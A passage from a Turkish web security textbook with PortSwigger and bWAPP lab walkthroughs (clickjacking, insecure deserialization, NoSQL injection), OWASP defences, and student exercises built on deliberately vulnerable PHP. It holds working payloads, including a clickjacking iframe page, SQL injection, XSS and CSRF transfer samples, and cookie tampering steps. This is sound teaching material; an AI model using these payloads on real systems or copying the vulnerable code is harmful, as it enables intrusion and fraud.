


Görsel 7.69: Kategorilere göre filtreleme işlemi

6. Adım: Burp Suite uygulamasında Proxy tabındaki **HTTP history** penceresini açınız.

7. Adım: HTTP geçmişinde **/filter?category=** kategori filtreleme isteğine sağ tıklayıp **Send to Repeater** komutunu tıklayınız.

8. Adım: İstekteki parametreye **NoSQL Injection** komutunu ekleyerek cevabı görüntüleyiniz (Görsel 7.70).



Görsel 7.70: NoSQL Injection komutuyla cevabın görüntülenmesi

7.2.3.14. Clickjacking Zafiyeti

Clickjacking, saldırganın bir web sitesini görünmez veya şeffaf bir katman içinde gömerek (iframe kullanarak) kullanıcıları yanlışlıkla tıklama yapmaya yönlendirmesiyle gerçekleşen güvenlik açığıdır. Bu saldırı sayesinde kullanıcı, farkında olmadan kötü amaçlı işlemler gerçekleştirebilir. Saldırgan, **iframe** ve **CSS** tekniklerini kullanarak kurbanın tıklama yapmasını yönlendirir.

Clickjacking saldırı türleri şunlardır:

Beğeni Kandırmacası (Likejacking): Saldırgan, sosyal medya platformlarındaki **Beğen** veya **Paylaş** butonlarını gizleyerek kullanıcıları istemeden etkileşim yapmaya zorlar.

Bankacılık İşlemleri ve Para Transferleri: Saldırgan, kullanıcının banka hesabından yetkisiz ödeme yapmasını sağlamak için bir iframe kullanır.

Yetkilendirme ve Hesap Devralma: Saldırgan, kullanıcıyı kandırarak **OAuth** yetkilendirmesi yapmasını sağlar.

Clickjacking saldırılarına karşı alınacak güvenlik önlemleri şunlardır:

X-Frame-Options Header Kullanımı: X-Frame-Options başlığı, tarayıcıların sayfayı iframe içine gömmesini engeller.

Content Security Policy (CSP) Kullanımı: CSP, belirli sitelerin iframe içinde açılmasına izin vererek güvenliği artırır.

JavaScript ile Clickjacking Koruması: Sayfanın iframe içinde olup olmadığını kontrol etmek için JavaScript kullanılabilir.

Örnek

```
if (window.top !== window.self) {
    document.body.innerHTML = "<h1>Clickjacking saldırısı tespit edildi!</h1>";
}
```

SAMEORIGIN Politikasının Kullanımı: Uygulamada iframe kullanımına sadece siteden izin vermek için ayarlar yapılmalıdır.

Örnek

```
add_header X-Frame-Options "SAMEORIGIN";
```

20. Uygulama

İşlem adımlarına göre **Clickjacking** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: İnternet tarayıcısında **https://portswigger.net/web-security/clickjacking/lab-basic-csrf-protected** adresini açınız.

2. Adım: **ACCESS THE LAB** düğmesine basarak laboratuvara giriş yapınız.

3. Adım: Kullanıcı adını **wiener**, parolasını **peter** yazınız.

4. Adım: **Go to exploit server** düğmesine tıklayınız.

5. Adım: **HTML Body** metin kutusuna **Clickjaking** yapacak kodu yazıp **Store** düğmesiyle kaydediniz (Görsel 7.71).

Body:

```
<style>
    iframe {
        position:relative;
        width:100%;
        height: 100%;
        opacity: 0.1;
        z-index: 2;
    }
    div {
        position:absolute;
        top:540;
        left:220;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe src="https://0ac7007f030d83e38043daec00e7007b.web-security-academy.net/my-account?id=wiener"></iframe>
```

Store | View exploit | Deliver exploit to victim | Access log

Görsel 7.71: Clickjaking kodunun yazılması

6. Adım: **View exploit** düğmesine basarak hazırlanan sayfayı görüntüleyiniz.

7. Adım: **Click me** yazısının **Delete** düğmesinin üzerine gelmesi için **top** ve **left** değerlerini ayarlayıp kaydediniz.

8. Adım: **Opacity** değerini **0.0001** olarak değiştirip kaydediniz.

9. Adım: **Deliver exploit to victim** düğmesine tıklayarak saldırı sayfasını kurbana gönderiniz.

7.2.3.15. Insecure Deserialization Zafiyeti

Insecure Deserialization (Güvensiz Serileştirme); bir saldırganın serileştirilmiş (serialized) veriyi değiştirerek uygulamanın mantığını manipüle etmesi, yetkisiz erişim sağlaması veya uzaktan kod çalıştırmasıdır. **Serileştirme (Serialization)**, veriyi daha sonra kullanılmak üzere saklamak veya bir sistemden diğerine aktarmak için bir formatta (JSON, XML, YAML, PHP, Java vb.) kodlama işlemidir. **Deserileştirme (Deserialization)**, serileştirilmiş verinin orijinal formuna geri döndürülmesidir. Uygulama, gelen veriyi kontrolsüz bir şekilde deserileştirirse saldırgan buraya zararlı veriler enjekte edebilir.

Örnek

Bir web uygulaması, kullanıcının oturum bilgilerini JSON formatında serileştirilmiş bir çerez içinde şu şekilde saklar:

```
{
  "username": "user01",
  "role": "user"
}
```

Saldırgan, veriyi şu şekilde değiştirir:

```
{
  "username": "user01",
  "role": "admin"
}
```

Saldırgan, bu işlemin sonucunda kullanıcı yetkisini artırarak admin yetkisi elde edebilir.

Insecure Deserialization saldırı türleri şunlardır:

Yetki Yükseltme (Privilege Escalation): Kullanıcılar, serileştirilmiş veriyi değiştirerek kendini başka bir yetkili kullanıcı yapabilir.

Uzaktan Kod Çalıştırma: Uygulama, deserileştirme sırasında sistem fonksiyonlarını çalıştırırsa saldırgan kötü amaçlı bir kod çalıştırabilir.

Veri Tabanı Manipülasyonu: Kullanıcı serileştirilmiş veriyi değiştirerek fiyat, kullanıcı ID'si veya sipariş bilgilerini değiştirebilir.

Örnek

```
{
  "product": "Laptop",
  "price": "1000"
}
```

Saldırgan bu veriyi değiştirerek fiyatı düşürebilir:

```
{
  "product": "Laptop",
  "price": "1"
}
```

Kullanıcı sistemi kandırarak ürünleri bedavaya alabilir.

Insecure Deserialization saldırılarına karşı alınacak güvenlik önlemleri şunlardır:

Güvensiz Serileştirme Fonksiyonlarını Kullanmama: Bazı dillerde deserialization sırasında otomatik olarak kod çalıştıran fonksiyonlar tehlikelidir.

Kullanılmaması gereken fonksiyonlar şunlardır:

- PHP için **unserialize()**
- Python için **pickle.loads()**
- Java için **ObjectInputStream.readObject()**
- Ruby için **Marshal.load()**

White-List Kullanarak Veri Doğrulama Yapma: Uygulamada hangi veri türlerine izin verileceği belirlenmelidir.

Dijital İmza veya Hash Kullanma: Serileştirilmiş verinin değiştirilip değiştirilmediğini anlamak için hash veya dijital imza eklenmelidir.

Örnek

```
$secret_key = "guvenlikanahtari";
$data = json_encode(["username" => "admin", "role" => "user"]);
$signature = hash_hmac("sha256", $data, $secret_key);
$safe_cookie = base64_encode($data . "|" . $signature);
//Gelen veriyi doğrulama yapılır.
list($data, $provided_signature) = explode("|", base64_decode($safe_cookie));
$expected_signature = hash_hmac("sha256", $data, $secret_key);
if (!hash_equals($expected_signature, $provided_signature)) {
   die("Geçersiz veri!");
}
```

Kullanıcı veriyi değiştirirse sistem bunu anlar ve reddeder.

Web Güvenlik Duvarı Kullanma: WAF, şüpheli istekleri analiz ederek kötü amaçlı serileştirme saldırılarını tespit edebilir.

21. Uygulama

İşlem adımlarına göre **Insecure Deserialization** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Burp Suite uygulamasını çalıştırınız.

2. Adım: İnternet tarayıcısında **https://portswigger.net/web-security/clickjacking/lab-basic-csrf-protected** adresini açınız.

3. Adım: **ACCESS THE LAB** düğmesine basarak laboratuvara giriş yapınız.


4. Adım: Kullanıcı adını **wiener**, parolasını **peter** olarak yazınız.

5. Adım: **My account** linkine tıklayınız.

6. Adım: Burp Suite uygulamasında Proxy tabındaki **HTTP history** penceresini açınız.


7. Adım: HTTP geçmişinde **/my-account?id=wiener** isteğine sağ tıklayıp **Send to Repeater** komutunu tıklayınız.

8. Adım: Repeater penceresinde session çerez değerini seçiniz (Görsel 7.72).



Görsel 7.72: Çerezin seçilmesi

9. Adım: **Decoded from** penceresinde **b:0** değerini **b:1** olarak değiştiriniz (Görsel 7.73).



Görsel 7.73: Çerez değerinin değiştirilmesi

10. Adım: İstek penceresinde adresi **admin** olacak şekilde değiştiriniz.

11. Adım: İsteğin üzerine sağ tıklayıp **Request in browser-In original session** seçeneğini tıklayınız.

12. Adım: İsteği tarayıcıda yineleme URL'sini kopyalayınız.

13. Adım: İnternet tarayıcısında kopyalanan URL'yi açınız.

14. Adım: Açılan yönetici sayfasında **Carlos** kullanıcısını siliniz.

15. Adım: Carlos kullanıcısının silinmediğini görüntüleyiniz.

16. Adım: Burp Suite uygulamasında Proxy tabındaki **HTTP history** penceresini açınız.

17. Adım: HTTP geçmişinde **/admin/delete?username=carlos** isteğine sağ tıklayıp **Send to Repeater** komutunu tıklayınız.

18. Adım: Repeater penceresinde session çerez değerini seçiniz.

19. Adım: **Decoded from** penceresinde **b:0** değerini **b:1** olarak değiştiriniz.

20. Adım: İsteğin üzerine sağ tıklayıp **Request in browser-In original session** seçeneğini tıklayınız.

21. Adım: İsteği tarayıcıda yineleme URL'sini kopyalayınız.

22. Adım: İnternet tarayıcısında kopyalanan URL'yi açınız.

23. Adım: Carlos kullanıcısının silindiğini görüntüleyiniz.

7.3. WEB UYGULAMA GÜVENLİK ÖNLEMLERİ

Web uygulamalarında güvenlik yalnızca açıkları tespit etmekle sınırlı kalmaz aynı zamanda bu açıkları en aza indirmek ve saldırılara karşı dayanıklı sistemler oluşturmak için sürekli bir çaba gerektirir.

7.3.1. OWASP Top 10 Web Uygulama Güvenliği Risk ve Zafiyetlerine Karşı Alınması Gereken Önlemler

OWASP tarafından belirlenen en yaygın web güvenlik açıklarına karşı alınması gereken önlemler şunlardır:

Bozuk Erişim Kontrolü: Kullanıcı taleplerinde her zaman sunucu tarafında erişim kontrolleri yapılmalı, istemciye güvenilmemeli ve erişim kontrolü hem nesne hem fonksiyon düzeyinde uygulanmalıdır.

Kriptografik Hatalar: TLS/HTTPS kullanımı zorunlu hâle getirilmeli, güvenli şifreleme algoritmaları tercih edilmeli ve hassas veriler hiçbir zaman düz metin olarak saklanmamalıdır.

Enjeksiyon Saldırıları: Parametrik sorgular (prepared statements) yapılmalı, ORM kullanılmalı ve kullanıcı girdileri sıkı biçimde doğrulanmalıdır.

Güvensiz Tasarım: Güvenli yazılım geliştirme yaşam döngüsü uygulanmalı, tehdit modelleme yapılmalı ve güvenlik kontrolleri sistemin ilk aşamalarında tasarlanmalıdır.

Güvenlik Yapılandırma Hataları: Sistem bileşenleri güvenlik açısından sık sık gözden geçirilmeli, gereksiz servisler kapatılmalı, güvenlik başlıkları eklenmeli ve üretim ortamları minimum bilgi sızdıracak şekilde yapılandırılmalıdır.

Zayıf ve Güncellenmemiş Bileşenler: Yazılım bileşenleri düzenli olarak güncellenmeli, zafiyet taramaları yapılmalı ve sadece ihtiyaç duyulan bileşenler sisteme dâhil edilmelidir.

Tanımlama ve Kimlik Doğrulama Hataları: Güçlü parola politikaları uygulanmalı, çok faktörlü kimlik doğrulama tercih edilmeli ve oturum yönetimi titizlikle yapılandırılmalıdır.

Yazılım ve Veri Bütünlüğü Hataları: Yazılım bileşenlerinin dijital imzayla doğrulanması ve CI/CD sürecinde güvenlik kontrollerinin yapılması gerekir.

Güvenlik Günlükleme ve İzleme Eksiklikleri: Olay günlükleme (logging), uyarı sistemleri, saldırı tespiti (IDS/IPS) gibi mekanizmalar uygulanmalı ve güvenlik ekipleri anormal durumlara hızlıca müdahale edebilmelidir.

Sunucu Taraflı İstek Sahteciliğini (SSRF) Önleme: IP adres filtrelemesi yapılmalı, dışa kapalı adreslere erişim engellenmeli ve istek yapılacak alanlar beyaz listeyle sınırlandırılmalıdır. Sunucu tarafında erişim listeleri (ACL) ve IP adresi filtreleme uygulanarak istenmeyen dış bağlantılar engellenmelidir. İç ağlara yönelik API erişimleri sınırlandırılmalı ve güvenlik duvarlarıyla korunmalıdır.

7.3.2. OWASP Top 10 API Güvenliği Risk ve Zafiyetlerine Karşı Alınması Gereken Önlemler

API'ler, modern yazılım geliştirme sürecinde önemli bir rol oynar ancak API'lerin yanlış tasarlanması veya yetersiz güvenlik önlemleriyle uygulanması, siber saldırganların sistemi sömürmesine olanak tanır. OWASP, bu tehditleri azaltmak amacıyla API güvenliği için en kritik 10 güvenlik riskini belirleyerek yazılım geliştiricilere ve güvenlik uzmanlarına rehberlik eder. OWASP tarafından her bir zafiyete göre alınması gereken önlemler şu şekilde listelenir:

Bozuk Nesne Düzeyi Yetkilendirme Açıkları: Her API çağrısında sunucu tarafında kullanıcı yetkisi doğrulanmalı ve nesneye özel erişim kontrolü sağlanmalıdır.

Bozuk Kimlik Doğrulama Mekanizmaları: Güçlü parola politikaları uygulanmalı, çok faktörlü kimlik doğrulama desteklenmeli ve güvenli token yönetimi sağlanmalıdır.

Bozuk Nesne Özellikleri Yetkilendirme: İstemciden gelen verilere güvenilmemeli ve her bir veri alanı, sunucu tarafında doğrulanarak kontrol edilmelidir.

Sınırsız Kaynak Kullanımı: Zaman aşımı, sayfalama, rate limiting, throttling gibi mekanizmalar devreye alınmalıdır.

Bozuk Fonksiyon Seviyesi Yetkilendirme: Fonksiyon bazlı erişim kontrolleri uygulanmalı ve her fonksiyon, kullanıcı rolüne göre doğrulanmalıdır.

Hassas İş Akışlarına Sınırsız Erişim: İşlem sıklığı sınırlandırılmalı, kullanıcı davranışları izlenmeli, CAPTCHA gibi doğrulama adımları eklenmelidir.

Sunucu Taraflı İstek Sahteciliği: Hedef adreslerin IP kontrolü yapılmalı, internal IP aralıkları engellenmeli ve yalnızca izin verilen alanlara istek yapılmasına müsaade edilmelidir.

Güvenlik Yapılandırma Hataları: Yapılandırmalar periyodik olarak denetlenmeli, gereksiz servisler kapatılmalı ve güvenlik başlıkları etkinleştirilmelidir.

Yanlış Envanter Yönetimi: API'ler düzgün bir şekilde envantere kaydedilmeli, versiyon kontrolü yapılmalı ve kullanılmayan endpointler devre dışı bırakılmalıdır.

Güvensiz API Tüketimi: Dış API'lerden gelen veriler her zaman filtrelenmeli, doğruluk kontrolü yapılmalı ve güvenli parse (ayrıştırma) teknikleri kullanılmalıdır.

Sıra Sizde

Verilen örnek olaya göre web güvenlik zafiyeti tespitini yaparak bu zafiyete karşı alınacak önlemleri belirleyiniz.

Örnek Olay

Bir e-ticaret sitesinde kullanıcı giriş formu vardır. Kötü niyetli bir kullanıcı, giriş formundaki kullanıcı adı veya parola alanına şu sorguyu girer:

```
' OR '1'='1' --
```

PHP kodları şu şekildedir:

```
<?php
$conn = new mysqli("localhost", "root", "", "testdb");
$username = $_POST['username'];
$password = $_POST['password'];
$sql = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
$result = $conn->query($sql);
 if ($result->num_rows > 0) {
   echo "Giriş başarılı!";
} else {
   echo "Geçersiz kullanıcı adı veya parola!";
} ?>
```

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Web güvenlik zafiyetini tespit etti.		
2. Kod içinde web güvenlik zafiyetinin meydana geldiği satırları tespit etti.		
3. Web güvenlik zafiyeti için alınabilecek önlemleri belirledi.		
4. Kod içinde gerekli düzenlemeleri yaptı.		
5. Çalışmayı verilen sürede tamamladı.		

"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.

Sıra Sizde

Verilen örnek olaya göre web güvenlik zafiyeti tespitini yaparak bu zafiyete karşı alınacak önlemleri belirleyiniz.

Örnek Olay

Bir forum sitesinde kullanıcılar yorum yapabilir. Kötü niyetli bir kullanıcı, yorum alanına şu kodu girer:

```
<script>
    alert('Siteniz hacklendi!');
</script>
```

PHP kodları şu şekildedir:

```
<?php
$comment = $_POST['comment'];
echo "Kullanıcı Yorumu: " . $comment;
?>
```

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Web güvenlik zafiyetini tespit etti.		
2. Kod içinde web güvenlik zafiyetinin meydana geldiği satırları tespit etti.		
3. Web güvenlik zafiyeti için alınabilecek önlemleri belirledi.		
4. Kod içinde gerekli düzenlemeleri yaptı.		
5. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

Sıra Sizde

Verilen örnek olaya göre web güvenlik zafiyeti tespitini yaparak bu zafiyete karşı alınacak önlemleri belirleyiniz.

Örnek Olay

Bir internet bankacılığı sitesinde kullanıcılar para transferi yapar. Saldırgan, bir link oluşturur ve mağdurun şu linke tıklamasını sağlar:

```
<img src="https://<adres>/transfer?amount=5000&to=HackerAccount">
```

PHP kodları şu şekildedir:

```
<form action="transfer.php" method="POST">
  <input type="hidden" name="amount" value="5000">
  <input type="hidden" name="to" value="HackerAccount">
  <input type="submit" value="Transfer">
</form>
```

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Web güvenlik zafiyetini tespit etti.		
2. Kod içinde web güvenlik zafiyetinin meydana geldiği satırları tespit etti.		
3. Web güvenlik zafiyeti için alınabilecek önlemleri belirledi.		
4. Kod içinde gerekli düzenlemeleri yaptı.		
5. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

Sıra Sizde

Verilen örnek olaya göre web güvenlik zafiyeti tespitini yaparak bu zafiyete karşı alınacak önlemleri belirleyiniz.

Örnek Olay

Bir web sitesinde profil fotoğrafı yükleme özelliği vardır. Saldırgan, zararlı bir PHP dosyası yükleyerek sunucuya uzaktan erişim sağlayabilir.

PHP kodları şu şekildedir:

```
<?php
if ($_FILES['file']['error'] == 0) {
   move_uploaded_file($_FILES['file']['tmp_name'], "uploads/" . $_FILES['file']['name']);
   echo "Dosya yüklendi!";
}
?>
```

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Web güvenlik zafiyetini tespit etti.		
2. Kod içinde web güvenlik zafiyetinin meydana geldiği satırları tespit etti.		
3. Web güvenlik zafiyeti için alınabilecek önlemleri belirledi.		
4. Kod içinde gerekli düzenlemeleri yaptı.		
5. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

Sıra Sizde

Verilen örnek olaya göre web güvenlik zafiyeti tespitini yaparak bu zafiyete karşı alınacak önlemleri belirleyiniz.

Örnek Olay

Bir saldırgan, bir giriş paneline karşı otomatik parola deneme saldırısı yaparak doğru kullanıcı adı ve parola kombinasyonunu bulmaya çalışır.

PHP kodları şu şekildedir:

```
<?php
$conn = new mysqli("localhost", "root", "", "testdb");
$username = $_POST['username'];
$password = $_POST['password'];
$sql = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
$result = $conn->query($sql);
 if ($result->num_rows > 0) {
   echo "Giriş başarılı!";
} else {
   echo "Geçersiz kullanıcı adı veya şifre!";
} ?>
```

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Web güvenlik zafiyetini tespit etti.		
2. Kod içinde web güvenlik zafiyetinin meydana geldiği satırları tespit etti.		
3. Web güvenlik zafiyeti için alınabilecek önlemleri belirledi.		
4. Kod içinde gerekli düzenlemeleri yaptı.		
5. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

7.4. GÜVENLİ WEB UYGULAMASI GELİŞTİRME

Güvenli web uygulamaları geliştirmek yalnızca yazılım kodunu oluşturmakla sınırlı bir süreç değildir. Bu süreç, tasarım aşamasından başlayıp uygulamanın dağıtımı ve bakımına kadar tüm yaşam döngüsünü kapsar. Her aşamada web uygulamaları bilinen ve potansiyel güvenlik tehditlerine karşı korunmalıdır. Güvenli yazılım geliştirme, proaktif bir yaklaşım gerektirir. Bu yaklaşımda doğru prensipler, teknikler ve en iyi uygulamalar kullanılarak uygulamaların güvenliği sağlanır.

7.4.1. Zafiyetli Web Uygulamasını Güvenli Hâle Getirme

Kod incelemesi, yazılım güvenliğinin temel taşlarından biridir. Kod incelemesi, geliştiriciler tarafından yazılan kaynak kodlarının detaylı olarak gözden geçirilmesini sağlar. Bu süreçte potansiyel güvenlik açıkları, hatalı mantık yapıları ve optimizasyon gerektiren alanlar erken aşamada tespit edilir. Böylece SQL Injection, XSS, CSRF gibi yaygın zafiyetlerin oluşumu engellenir. Sistematik bir kod incelemesi yalnızca mevcut hataların giderilmesine katkı sağlamakla kalmaz aynı zamanda güvenli kodlama standartlarının benimsenmesine ve uygulamaya geçirilmesine olanak tanır. Bu yaklaşım, yazılımın güvenilirliğini artırarak uzun vadede sistemin sürdürülebilirliğini ve korunmasını temin eder.

22. Uygulama

İşlem adımlarına göre bWAPP test ortamında HTML Injection - Reflected (GET) zafiyetini tespit edip düzelten kod inceleme uygulamasını gerçekleştiriniz.

1. Adım: Metin editörüyle **BWAPP htmli_get.php** dosyasını açınız.

2. Adım: Kaynak kodu inceleyiniz.

3. Adım: Veri işleme bölümündeki güvenlik zafiyetlerini araştırınız.

```
if(isset($_GET["firstname"]) && isset($_GET["lastname"]))
  {
    $firstname = $_GET["firstname"];
    $lastname = $_GET["lastname"];
     if($firstname == "" or $lastname == "")
    {
      echo "<font color=\"red\">Please enter both fields...</font>";
    }
    else
    {
      echo "Welcome " . htmli($firstname) . " " . htmli($lastname);
    }
  }
```

4. Adım: Zafiyetleri giderecek kodları yazınız.

```
if (isset($_GET["firstname"]) && isset($_GET["lastname"]))
{
    // Kullanıcı girdisi temizlenir ve doğrulanır.
    $firstname = trim($_GET["firstname"]);
    $lastname = trim($_GET["lastname"]);

    // Insufficient Input Validation - Kullanıcı girdisi doğrulanmadan alınır.
    // $firstname = $_GET["firstname"];
    // $lastname = $_GET["lastname"];

    // Sadece harf karakterlerine izin verilir.
    if (!preg_match("/^[a-zA-Z-' ]*$/", $firstname) || !preg_match("/^[a-zA-Z-' ]*$/", $lastname)) {
        echo "<p style='color:red;'>Invalid input detected.</p>";
        exit;
    }

    if (empty($firstname) || empty($lastname))
    {
        // Daha güvenli HTML çıkışı sağlanır.
        echo "<p style='color:red;'>Please enter both fields...</p>";
    }
    else
    {
        // Reflected XSS - Kullanıcı girdisi doğrudan sayfaya yazdırılır.
        // echo "Welcome " . htmli($firstname) . " " . htmli($lastname);
        // XSS koruması için htmlspecialchars kullanılır.
        echo "Welcome " . htmlspecialchars($firstname, ENT_QUOTES, 'UTF-8') . " " . htmlspecialchars($lastname, ENT_QUOTES, 'UTF-8');
    }
}
```

5. Adım: HTML Injection - Reflected (GET) zafiyetini test ediniz.

23. Uygulama

İşlem adımlarına göre bWAPP test ortamında iFrame Injection zafiyetini tespit edip düzelten kod inceleme uygulamasını gerçekleştiriniz.

1. Adım: Metin editörüyle **BWAPP iframei.php** dosyasını açınız.

2. Adım: Kaynak kodu inceleyiniz.

3. Adım: Veri işleme bölümündeki güvenlik zafiyetlerini araştırınız.

```
<iframe frameborder="0" src="<?php echo xss($_GET["ParamUrl"])?>" height="<?php echo xss($_GET["ParamHeight"])?>" width="<?php echo xss($_GET["ParamWidth"])?>"></iframe>
```

4. Adım: Zafiyetleri giderecek kodları yazınız.

```
// Kullanıcı girdisi temizlenir ve doğrulanır.
$allowedUrls = ["robots.txt", "about.html"];
$paramUrl = in_array($_GET["ParamUrl"], $allowedUrls) ? $_GET["ParamUrl"] : "robots.txt";

// Insufficient Input Validation - Parametreler doğrulanmadan kullanılır.
// <iframe frameborder="0" src="robots.txt" height="<?php echo xss($_GET["ParamHeight"])?>" width="<?php echo xss($_GET["ParamWidth"])?>"></iframe>

// Yükseklik ve genişlik için sadece sayısal değerler kabul edilir.
$paramHeight = filter_var($_GET["ParamHeight"], FILTER_VALIDATE_INT, ["options" => ["min_range" => 100, "max_range" => 1000]]) ?: 250;
$paramWidth = filter_var($_GET["ParamWidth"], FILTER_VALIDATE_INT, ["options" => ["min_range" => 100, "max_range" => 1000]]) ?: 250;

// XSS koruması için htmlspecialchars kullanılır.
?>
<iframe frameborder="0" src="<?php echo htmlspecialchars($paramUrl, ENT_QUOTES, 'UTF-8'); ?>"
    height="<?php echo htmlspecialchars($paramHeight, ENT_QUOTES, 'UTF-8'); ?>"
    width="<?php echo htmlspecialchars($paramWidth, ENT_QUOTES, 'UTF-8'); ?>">
</iframe>
```

5. Adım: iFrame Injection zafiyetini test ediniz.

24. Uygulama

İşlem adımlarına göre bWAPP test ortamında OS Command Injection zafiyetini tespit edip düzelten kod inceleme uygulamasını gerçekleştiriniz.

1. Adım: Metin editörüyle **BWAPP commandi.php** dosyasını açınız.

2. Adım: Kaynak kodu inceleyiniz.

3. Adım: Veri işleme bölümündeki güvenlik zafiyetlerini araştırınız.

```
echo "<p align=\"left\">" . shell_exec("nslookup  " . commandi($target)) . "</p>";
```

4. Adım: Zafiyetleri giderecek kodları yazınız.

```
<?php
// Kullanıcı girişi doğrulanır ve sadece geçerli alan adları kabul edilir.
   $target = filter_var($_POST["target"], FILTER_VALIDATE_DOMAIN, FILTER_FLAG_HOSTNAME);


   if ($target) {
      // Komutun çalışmasını sınırlamak için escapeshellarg kullanılır.
      $output = shell_exec("nslookup " . escapeshellarg($target));
      echo "<p align=\"left\">" . htmlspecialchars($output, ENT_QUOTES, 'UTF-8') . "</p>";
   } else {
      echo "<p style=\"color:red;\">Geçersiz alan adı!</p>";
   }
?>
```

5. Adım: OS Command Injection zafiyetini test ediniz.

25. Uygulama

İşlem adımlarına göre bWAPP test ortamında CSRF (Change Password) zafiyetini tespit edip düzelten kod inceleme uygulamasını gerçekleştiriniz.

1. Adım: Metin editörüyle **BWAPP csrf_1.php** dosyasını açınız.

2. Adım: Kaynak kodu inceleyiniz.

3. Adım: Veri işleme bölümündeki güvenlik zafiyetlerini araştırınız.

```
